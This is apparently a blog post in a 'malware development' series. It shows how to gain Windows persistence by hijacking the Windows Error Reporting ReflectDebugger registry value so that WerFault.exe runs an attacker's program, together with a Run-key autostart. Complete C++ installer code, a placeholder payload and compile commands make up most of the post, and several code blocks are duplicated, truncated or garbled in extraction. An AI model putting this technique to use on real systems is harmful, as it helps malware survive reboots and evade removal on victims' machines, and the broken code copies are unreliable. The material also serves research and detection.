

cocomelonc

about



cocomelonc

cybersec enthusiast. mathematician. author. speaker. hacker

Follow

# Malware development: persistence - part 18. Windows Error Reporting. Simple C++ example.

3 minute read

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

Hello, cybersecurity enthusiasts and white hackers!

The screenshot shows a Windows 10 desktop environment within Oracle VM VirtualBox. On the left, a code editor displays a C++ file named `pers.cpp` containing persistence logic for the `WerFault.exe` exploit. On the right, a PowerShell window titled "win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox" shows the command-line steps to register the exploit. A small modal dialog box in the foreground displays the message "Meow-meow!".

```
1 //*
2 pers.cpp
3 windows·persistense·via·WerFault.exe
4 author: ·@cocomelonc
5 https://cocomelonc.github.io/malware/2022/11/02/malware-pers-17.html
6 */
7 #include <windows.h>
8 #include <string.h>
9
10 int main(int argc, char* argv[]) {
11     HKEY hkey = NULL;
12
13     //...malicious app...
14     const char* exe = "Z:\2022-11-02-malware-pers-18\hack.exe";
15
16     //...hijacked app...
17     const char* wf = "WerFault.exe -pr 1";
18
19     //...set evil app...
20     LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
21     if (res == ERROR_SUCCESS) {
22         //...create new registry key...
23         RegSetValueEx(hkey, (LPCSTR)"ReflectDebugger", 0, REG_SZ, (BYTE*)wf, strlen(wf));
24         RegCloseKey(hkey);
25     }
26
27     //...startup...
28     res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"Software\Microsoft\Windows\CurrentVersion\Run", 0, KEY_SET_VALUE);
29     if (res == ERROR_SUCCESS) {
30         //...create new registry key...
31         RegSetValueEx(hkey, (LPCSTR)"meow", 0, REG_SZ, (BYTE*)"WerFault.exe -pr 1");
32         RegCloseKey(hkey);
33     }
34     return 0;
35 }
36
```

NORMAL pers.cpp


This post is based on my own research into one of the more interesting malware persistence trick: via `WerFault.exe`.


## WerFault.exe

While studying the behavior of Windows Error Reporting, I came across an interesting Registry path:


HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs

If we run command `WerFault.exe -pr <value>` it is read `HKLM\Software\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger=<path_value>`. This command run `WerFault.exe` on mode which is called "*reflective debugger*" and it is very interesting. For example run `WerFault.exe -pr 1` and check it via Sysinternals Process Monitor:






Add another filter:



As a result, we have a loophole for hijacking this value:



So, what is the trick? We can replace registry value `HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger` with our evil application, because `WerFault.exe` not only read this value but also run it. And of course we can use it for persistence.

## practical example

For simplicity, as usually, my “evil” application is just `meow-meow` messagebox ( `hack.cpp` ):

```
/*
meow-meow messagebox
author: @cocomelonc
```

```
*/  
#include <windows.h>  
  
#pragma comment (lib, "user32.lib")  
  
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow)  
{  
    MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);  
    return 0;  
}
```

And then, create script which create registry key value with my "evil" app:

```
int main(int argc, char* argv[]) {  
    HKEY hkey = NULL;  
  
    // malicious app  
    const char* exe = "Z:\\2022-11-02-malware-pers-18\\hack.exe";  
  
    // hijacked app  
    const char* wf = "WerFault.exe -pr 1";  
  
    // set evil app  
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\Windows Err  
    if (res == ERROR_SUCCESS) {  
        // create new registry key  
        RegSetValueEx(hkey, (LPCSTR)"ReflectDebugger", 0, REG_SZ, (unsigned char*)exe, strlen(exe));  
        RegCloseKey(hkey);  
    }  
}
```

Also, I used [one of the classic trick](#) for persistence:

```
// startup  
res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run  
if (res == ERROR_SUCCESS) {  
    // create new registry key
```

```
RegSetValueEx(hkey, (LPCSTR)"meow", 0, REG_SZ, (unsigned char*)wf, strlen(wf));
RegCloseKey(hkey);
}
```

As a result, the final source code looks something like this ([pers.cpp](#)):

```
/*
pers.cpp
windows persistense via WerFault.exe
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/11/02/malware-pers-18.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // malicious app
    const char* exe = "Z:\2022-11-02-malware-pers-18\hack.exe";

    // hijacked app
    const char* wf = "WerFault.exe -pr 1";

    // set evil app
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\Windows Error Reporting\\AppError", 0, KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        RegSetValueEx(hkey, (LPCSTR)"ReflectDebugger", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
        RegCloseKey(hkey);
    }

    // startup
    res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        RegSetValueEx(hkey, (LPCSTR)"Meow", 0, REG_SZ, (unsigned char*)wf, strlen(wf));
        RegCloseKey(hkey);
    }
}
```

```
RegSetValueEx(hkey, (LPCSTR)"meow", 0, REG_SZ, (unsigned char*)wf, strlen(wf));  
RegCloseKey(hkey);  
}  
return 0;  
}
```

## demo

Let's go to see everything in action. Compile our "evil" app:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-se
```

```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-11-02-malware-pers-18]  
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive  
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-11-02-malware-pers-18]  
└─$ ls -l  
total 24  
-rw-r--r-- 1 cocomelonc cocomelonc 232 Nov 2 04:35 hack.cpp  
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Nov 2 04:54 hack.exe  
-rw-r--r-- 1 cocomelonc cocomelonc 1049 Nov 2 04:34 pers.cpp  
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-11-02-malware-pers-18]  
└─$ █
```

and persistence script:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-se
```

